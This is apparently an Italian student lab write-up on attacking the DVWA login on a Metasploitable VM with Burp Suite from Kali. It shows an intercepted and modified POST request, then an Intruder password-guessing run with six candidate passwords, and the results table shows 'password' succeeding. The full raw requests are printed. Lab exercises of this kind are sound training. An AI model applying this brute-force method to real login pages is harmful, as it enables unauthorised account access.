




# DVWA

## DVWA



### Accesso alla DVWA su Metasploitable da Kali



## Burp Suite

### Modifica password

Ho intercettato la richiesta POST del client e l'ho modificata cambiando la password



Come noteremo dal body della response il login non è riuscito!

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane on the left displays a GET request to `/dvwa/login.php` with various headers including `Host: 192.168.50.101`, `Cache-Control: max-age=0`, `Accept-Language: en-US,en;q=0.9`, `Origin: http://192.168.50.101`, `Upgrade-Insecure-Requests: 1`, `User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36`, `Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7`, `Referer: http://192.168.50.101/dvwa/login.php`, `Accept-Encoding: gzip, deflate, br`, `Cookie: security=high; PHPSESSID=37f4de9307f549fb7920581a0ba14acb`, and `Connection: keep-alive`. The 'Response' pane on the right shows the HTML response, with a red box highlighting the message `<div class="message">Login failed</div>` and a red arrow pointing to it. The response also includes a login form and a random storm image placeholder.

## Intruder (facoltativo)

Ho tentato l'accesso con una serie di password sbagliate includendone solo una corretta.

The screenshot shows the Burp Suite 'Intruder' tab. The 'Sniper attack' is configured for the target `http://192.168.50.101`. The 'Payloads' pane on the right shows a list of payloads: `1234`, `admin`, `claoatutti`, `daje`, `password`, and `psw`. The 'password' payload is highlighted with a red box and an arrow. The 'Request' pane on the left shows a POST request to `/dvwa/login.php` with a `username=admin&password=Stepicerebbe&Login=Login` in the body.

Vedremo che solo una delle password riuscirà ad accedere alla pagina **index.php** e quindi ad accedere.

AttackSave

2. Intruder attack of http://192.168.50.101

AttackSave

2. Intruder attack of http://192.168.50.101

ResultsPositions

Capture filter: Capturing all itemsApply capture filter

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Location:	Comment
0		302	34			392	login.php	
1	1224	302	24			391	login.php	
2	admin	302	18			392	login.php	
3	ciaoatutti	302	16			391	login.php	
4	daje	302	23			392	login.php	
5	password	302	33			391	index.php	
6	psw	302	32			392	login.php	

RequestResponse

PrettyRawHex

1 POST /dvwa/login.php HTTP/1.1

2 Host: 192.168.50.101

3 Content-Length: 44

4 Cache-Control: max-age=0

5 Accept-Language: en-US,en;q=0.9

6 Origin: http://192.168.50.101

7 Content-Type: application/x-www-form-urlencoded

8 Upgrade-Insecure-Requests: 1

9 User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/197.0.0.0 Safari/537.36

10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

11 Referer: http://192.168.50.101/dvwa/login.php

12 Accept-Encoding: gzip, deflate, br

13 Cookie: security=high; PHPSESSID=37f4de9307f549fb7920581a0ba14acb

14 Connection: keep-alive

15

16 username=admin&password=password&Login=Login